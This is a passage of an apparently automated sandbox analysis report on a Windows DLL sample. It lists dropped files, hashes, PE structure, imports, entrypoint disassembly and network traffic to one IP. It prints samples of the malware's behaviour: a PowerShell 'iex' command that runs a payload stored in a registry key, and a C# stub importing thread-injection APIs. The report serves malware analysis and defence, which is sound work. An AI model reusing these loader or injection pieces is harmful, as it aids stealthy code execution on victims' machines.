SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryrak7Ynqq3PN5Dlq5J:+RI+ycuZhNpakS3PNnqX
MD5:	884473D823B61D5DB447F69249E7DAA8
SHA1:	E3EC17815204F566A463F62B27C2BDDF3BC898E6
SHA-256:	4DA380101887AEFFE7853D084880539F6B0591608D161B33C38AEF282CD7FBF3
SHA-512:	36CCAC9B5B97121F3D4DF92BA0ADC134C29A66776ECBFED26205C7AE3B214F839B3AC75C348A2B71FB9711516D71474C65E9D2667DE5753CFCBB24921DA1049
Malicious:	false

C:\Users\user\AppData\Local\Temp\lojdfmf3\CSC1A2D97838D3A497FBCCAE884ABC3AAE9.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.o.j.d.f.m.f.3...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.o.j.d.f.m.f.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C84998209
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.201022431539453
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fFKaPBUKqzxs7+AEszIN723fFKaPBUKP:p37Lvkmb6K2avGWZETavb
MD5:	DC98CC23B95599397E769464B09DC377
SHA1:	AB59B15E500048CCCDF5B16A12180FBACF483812
SHA-256:	FF3CDCE91FE877A22B97E6D39F977F1B6CD1B393946DE710898F68F7BB50786A
SHA-512:	B1CB39A820FE404EB7483F00FE95B8B71D01387A18C9545F4A7D9E681AC062F021B52CB5CE2E545EB3F01239CEE12F89CCA4EF9CF667A177F14490392B60E59
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.0.cs"

C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6342516870507025
Encrypted:	false
SSDEEP:	24:etGS9DO8+mDR853RY0JGC4lp2tkZfjGlDZ0hEdI+ycuZhNpakS3PNnq:6ymS5+vjJjQZ6Ed1ulpa3lq
MD5:	C905890CA8CFB80D2C531CFDAC5E713A
SHA1:	86F037603834718110FE1E72440615959060E976
SHA-256:	A2BA52C59DEB7D24A365BFC4E77269153887A738513A8F4FF5AB27177CFD400D
SHA-512:	C19A3F559BB75538334835509EF8A8EB7EF4D07F444B84A3BD3E9304C50E0E300C2DC249B43E952B2AB7F58E3D0ECEB069AB90F181F9C47466EE8EF8EC753B2 0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...b.&`.....!.....$... ...@..... ..... ..@.....#..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....%.....".....=..... J.....].....P .....h.....n.....z.....~.....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....]..... .....&.....<Module>.lojdfmf3.dll.tseeoxqndt.W32.mscorl

C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112

C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.out	
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF3C5248E8E1772FD2.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40233
Entropy (8bit):	0.6822755747974047
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+xvdc/KmwfnFB/lmwfnFB/WmwfnFB/L:kBqoxKAuqR+xvdc/KhFBthFB+hFBT
MD5:	C9C5C175E802A0D6F1E0C5E5906A5FF6
SHA1:	693865203FA1BCAB27968851C17576349A2B5F0B
SHA-256:	8AD08C75A7EEEFC1771076D7B3BA4B1B494FCE12FB00886F7FC5CCB6B17FF75A
SHA-512:	12AF404E2C2AC518E30246A843F9D4B21BC4CB4CED9F266599A8AF13E718C6FA69E2EE500C956EAE3D2AD8A6D39C6E152F3C9B6EA55A65593D1C5FE4E606F3 05
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF495D779FEA4AFC6F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40177
Entropy (8bit):	0.6742783969129265
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+PxzaBsXONnwfXONnwUXONnwB:kBqoxKAuqR+PxzaBsrfrUrB
MD5:	A5F265C9B6BA39A3FF1A5EC846EEB0AF
SHA1:	2CAF36C185676354094F621F696217C74B66B6AC
SHA-256:	C43E113FE27DA85AA80ED6138354DD07300E207702403352B7393A0F0AE6A499
SHA-512:	3B53B5BEE1D69818C901611E839652D782FC14A955B6A37FF92B2D258AFA5DCB3515DB5F31CA438245937301749EC1CD847E181ACECA8F938E7E6261AC0F681
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6146159DCCFE94CE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	14053
Entropy (8bit):	1.0040145985918831
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo19loV9lWF5GbGeEUGENZN3JNvACaAtqNqoUNqXu98cvD:kBqoI+gbEFHow4h0V
MD5:	B9E3B407A143BD9D030FBA71D8CDEEF9
SHA1:	EC464DD6028B35F0D066921DBFC0092B71655A20
SHA-256:	AD4FC74B503275290CAD7E9774BA1DE913C45CA777473F4723364ACDDC884217
SHA-512:	18507D6D37E1741351B4F50F955FAAF8BEE4EE2A8EB182044C08F0F11AE810EEF1B76434C38694A0B68808B8A3C4536A6BD9E7D20D359E5B4CD6B98840D11D2
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF6146159DCCFE94CE.TMP	
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF94A0433F3C84B120.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4091594567051621
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo89loM9lWd1Z1GM:kBqoIHhqM
MD5:	8F70E076E767472D58FA0BAB1943AE8B
SHA1:	9242BBE0F739D57118753BF62D9DEA016FED6B98
SHA-256:	0385F848A616652BE97DD2DCA9C23F73AE0E575E3087FA29FC51F0A5E0D9831A
SHA-512:	613CFCF86CF90B2D3C6AA8C58B191D265302B77C41E983118B48DACF34B9D0CC976DA394AC5183636AAB5E2D826596884CCC4E097D6DE8AE5AB528BE3B897 62
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF9862F95666CE8E46.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40057
Entropy (8bit):	0.6521501398241716
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+IOEV+zgw/Zmgw/Zxgw/ZS:kBqoxKAuqR+IOEV+zgAZmgAZxgAZS
MD5:	A44315621735D76F4A9EE148112024AE
SHA1:	FABE6B326E79B440797AB3B06E40DA476013CD73
SHA-256:	D4CEB04D6087240A44713B063CBDB6C1645668B13BF95829803DE9DF8F1C2A86
SHA-512:	A5151CAD1B50F94EF2EA2EB14EC47C91E62FD0C49FFC058AF6ABF4818E96BC0EBC5BE75E88A3F6738B30020EE0A8D366322FD24E1A298050CF0D2DFBC4611 D1
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFD55014E88807743E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40089
Entropy (8bit):	0.6582713340786801
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+sKQx6HPeJ3ZbPeJ3ZEPeJ3Zh:kBqoxKAuqR+sKQx6HPepZbPepZEPepZh
MD5:	E4074464061BDB66B25F038DB97FC839
SHA1:	1682C80041A6F2079DFFF28B8F51C63171BB6B36
SHA-256:	6207F2534A8ED9B70FF5CB28F7B395F89D32BA537919FCF965E1659F94F7D8E0
SHA-512:	A14E7AD936199F86918155FE5DFCB7E95C5CCEB2BBBAEBE25C95F323BF7F430BAD1159D5E5C265894157174EDF9A612E14CF6A0D18DEDEEAA57458322BA32 EE
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFD9D7AEF5A86C726A.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DFD9D7AEF5A86C726A.TMP	
Size (bytes):	40193
Entropy (8bit):	0.6778685965074567
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+npLCJsy+Uyy5y+Uyyey+Uyyb:kBqoxKAuqR+npLCJsdUR5dURedURb
MD5:	73C4478B61FC7B16225786AC8CC4D3A1
SHA1:	0D71495DDD8A5ABC770389B66E1C979269E48154
SHA-256:	EF505AFFCCB6DB2CC18352F17DA33DE3AB006E5742281671508E67EF626A5B9A
SHA-512:	A8159C3C035008F30BC7CFDAB0FBF80EA8E2EFF745B967A495C755F24B0C6B7391C2DFFF57209BEE3137934952C32621C255D45293996A11F64519393E8B6FF4
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE8DB2A113C1213D8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40233
Entropy (8bit):	0.6853940857753099
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+fBjKRI2CCDzegx2CCDzeg62CCDzegP:kBqoxKAuqR+fBjKRIaz9azOazD
MD5:	4DE3B642626A58CAB9F13DC5CB6F8EA4
SHA1:	E5A1A1F4578A885298585328F7DFCBCEE0A069C7
SHA-256:	66A9FCB5C29CF62287CE123725B31F79E4F098B949CFAEEEFD4F54F0F438B95F
SHA-512:	D224911C042B01DBEB9D3A277E5F93C293E61D2E7C56D15289FD1A23A3E1CFF3A98B849E730434E915040F268199BE673335807643520B65A31D181A7437C5DD
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20210212\PowerShell_transcript.783875.Nasw0dJs.20210212100056.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1195
Entropy (8bit):	5.293710866010518
Encrypted:	false
SSDEEP:	24:BxSAJr7vBVLRcZx2DOXUWOLCHGIYBtLWlyHjeTKKjX4CIym1ZJXx5OLCHGIYBtAn:BZJ/vTLqoORF/lyqDYB1ZTbFDeZZ1o
MD5:	917D34CAB50B14F45334DE97A49DC437
SHA1:	0D13996A1BD48ACA689F01883A4D20945DDCA32B
SHA-256:	5418ECB1D3FC3D228021DBD4E34DA88698F2B0576FA54A1B04A1FD5C2E188CFA
SHA-512:	04528B28F355EFAF6312587303E62B3E518C9E1832FE724EF56558BD07CD0671EE6B82AB7105A6B6CD56E2EAA6D0508403B615A577A297FF1F7D1E7F22FBC1ED
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210212100057..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 6200..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210212100057..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

C:\Users\user\Documents\20210212\PowerShell_transcript.783875.jBDxpBMk.20210212100054.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1195
Entropy (8bit):	5.294819722185012
Encrypted:	false
SSDEEP:	24:BxSAJDy7vBVLRcZx2DOXUWOLCHGIYBtLWldHjeTKKjX4CIym1ZJXxAOLCHGIYBtU:BZJuvTLqoORF/IdqDYB1ZTIFD5ZZ1l
MD5:	CC443B88DD807732AC5078405FA7DA18
SHA1:	21AC7C4644AD0EB0DE090EDC9CE4C96E0B81A1FA
SHA-256:	BDBB036283F5CDFDC9E672E3025B81141EF08011CBA5138A61C42C31032CDA87
SHA-512:	B4A604133A9182B0EA24225E6351C01CD51E55441C1723791A35AFD3B517CA50054BC21F28D347F7441EE95F68AAC4469D7BCDD23FB54ED14F9C4920519337FE
Malicious:	false

C:\Users\user\Documents\20210212\PowerShell_transcript.783875.jBDxpBMk.20210212100054.txt	
Preview:	**********..Windows PowerShell transcript start..Start time: 20210212100054..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 3548..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210212100054..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.717684753804391
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.40% • Win16/32 Executable Delphi generic (2074/23) 0.21% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	u8xtCk7fq8.dll
File size:	95744
MD5:	913c77883aa2e28ec98e5cf86d6fc2cb
SHA1:	5a5c60b32770cb4654269a812d07e13767ad7ed6
SHA256:	ae55975bd40147ab3b9a02f1e2e0279f714bce9845d26ade252cd590a42d733d
SHA512:	8722b1958bdea7c23073d4f26c8f47221244ff44d243d253948a48d3635b5c96131078cb867e3f83f6cfdb4800c26ca4da9b4c12ce56219591b5c716ba058bf9
SSDEEP:	1536:Hp8F8N2PU39eB+thp5sgHp6qeIyHCsousUotPPIByJbo3:Hp8RPUt73pjQ+YoHtPtB
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!.....d.....D..... ....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100044c0
Entrypoint Section:	.code
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x60191212 [Tue Feb 2 08:49:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	d271f7a9f51a46084a356053f9d55873

Entrypoint Preview

Instruction
push ebx
push ebp
mov ebp, esp
add esp, FFFFFFF4h
push ebp
mov dword ptr [esp], FFFF0000h
call 00007FE1F8A91C14h
push ebp
mov dword ptr [esp], 00000220h
push ebp
add dword ptr [esp], 00001210h
sub dword ptr [esp], ebp
call 00007FE1F8A938F4h
push ecx
mov ecx, eax
or ecx, eax
mov eax, ecx
pop ecx
jne 00007FE1F8A94F28h
pushad
push ecx
and ecx, 00000000h
xor ecx, dword ptr [ebx+00412440h]
and eax, 00000000h
or eax, ecx
pop ecx
push edi
mov dword ptr [esp], 00000040h
push ebx
mov dword ptr [esp], 00001000h
mov dword ptr [ebp-0Ch], 00000000h
push dword ptr [ebp-0Ch]
add dword ptr [esp], eax
push 00000000h
call dword ptr [ebx+00413630h]
push eax
pop dword ptr [ebp-08h]
push dword ptr [ebp-08h]
pop edi
push edi
pop dword ptr [ebp-0Ch]
push dword ptr [ebp-0Ch]
pop dword ptr [ebx+00412448h]
cmp ebx, 00000000h
jbe 00007FE1F8A94F24h
push ecx
mov ecx, ebx
push dword ptr [ebx+00412398h]
pop dword ptr [ebp-08h]
add dword ptr [ebp-08h], ecx
push dword ptr [ebp-08h]
pop dword ptr [ebx+00412398h]
pop ecx
push edx
mov edx, ebx
push dword ptr [ebx+00412340h]
pop dword ptr [ebp-08h]
add dword ptr [ebp-08h], edx
push dword ptr [ebp-08h]
pop dword ptr [ebx+00412340h]
pop edx
push dword ptr [ebx+00412398h]

Instruction
pop dword ptr [ebp-04h]
push dword ptr [ebp-04h]
pop esi
push esi
and esi, 00000000h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2018000	0xf0	.NewIT
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2013000	0x44b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x13600	0xdc	.rdatat
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.code	0x1000	0x10bc6	0x10c00	False	0.777576958955	data	7.17681778951	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdatat	0x12000	0x2000ada	0x1e00	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2013000	0x44b4	0x4600	False	0.334486607143	data	5.19563687955	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.NewIT	0x2018000	0x11d	0x200	False	0.302734375	data	2.08522381479	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x20130e8	0x4228	data	English	United States
RT_GROUP_ICON	0x2017310	0x16	data	English	United States
RT_MANIFEST	0x2017328	0x18a	XML 1.0 document, ASCII text	English	United States

Imports


DLL	Import
kernel32.dll	LoadLibraryA, VirtualAlloc, VirtualProtect, GetProcAddress, SignalObjectAndWait, VerLanguageNameA, _llseek, VerLanguageNameW
user32.dll	GetCursorInfo, GetWindowDC, ShowWindow, GetWindowThreadProcessId, SetCursor, GetAsyncKeyState, GetGUIThreadInfo, ReleaseCapture, GetKeyboardType, ShowCursor, CheckRadioButton, ReleaseDC, CheckDlgButton, GetCaretBlinkTime, GetActiveWindow, GetCapture, GetCursorPos, CheckMenuRadioItem, SetFocus, EqualRect
gdiplus.dll	GdipAddPathEllipseI, GdipAddPathBezierI
advapi32.dll	OpenTraceW
gdi32.dll	GdiDeleteSpoolFileHandle
comctl32.dll	FlatSB_GetScrollRange, FlatSB_GetScrollProp, FlatSB_SetScrollRange
msimg32.dll	GradientFill, TransparentBlt, vSetDdrawflag
winspool.drv	AddFormA, AddPortA
oledlg.dll	OleUIAddVerbMenuA
shlwapi.dll	StrCmpCW, StrPBrkA, SHAutoComplete, PathRemoveBackslashA
winspool.drv	DocumentEvent

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 09:59:55.875204086 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:55.875255108 CET	49743	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:55.955992937 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:55.956053019 CET	80	49743	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:55.956140041 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:55.956187963 CET	49743	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:55.964468002 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.086561918 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434792995 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434823036 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434843063 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434866905 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434901953 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434925079 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.434957027 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.435014009 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.474822998 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.474850893 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.474867105 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.474884033 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.474972010 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.475028992 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.515726089 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515750885 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515772104 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515788078 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515788078 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.515809059 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515815973 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.515829086 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.515870094 CET	49742	80	192.168.2.6	35.228.31.40

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 09:59:56.516427994 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516449928 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516465902 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516484022 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516510010 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516510010 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.516531944 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.516535997 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.516556025 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.516598940 CET	49742	80	192.168.2.6	35.228.31.40
Feb 12, 2021 09:59:56.555891037 CET	80	49742	35.228.31.40	192.168.2.6
Feb 12, 2021 09:59:56.555927038 CET	80	49742	35.228.31.40	192.168.2.6
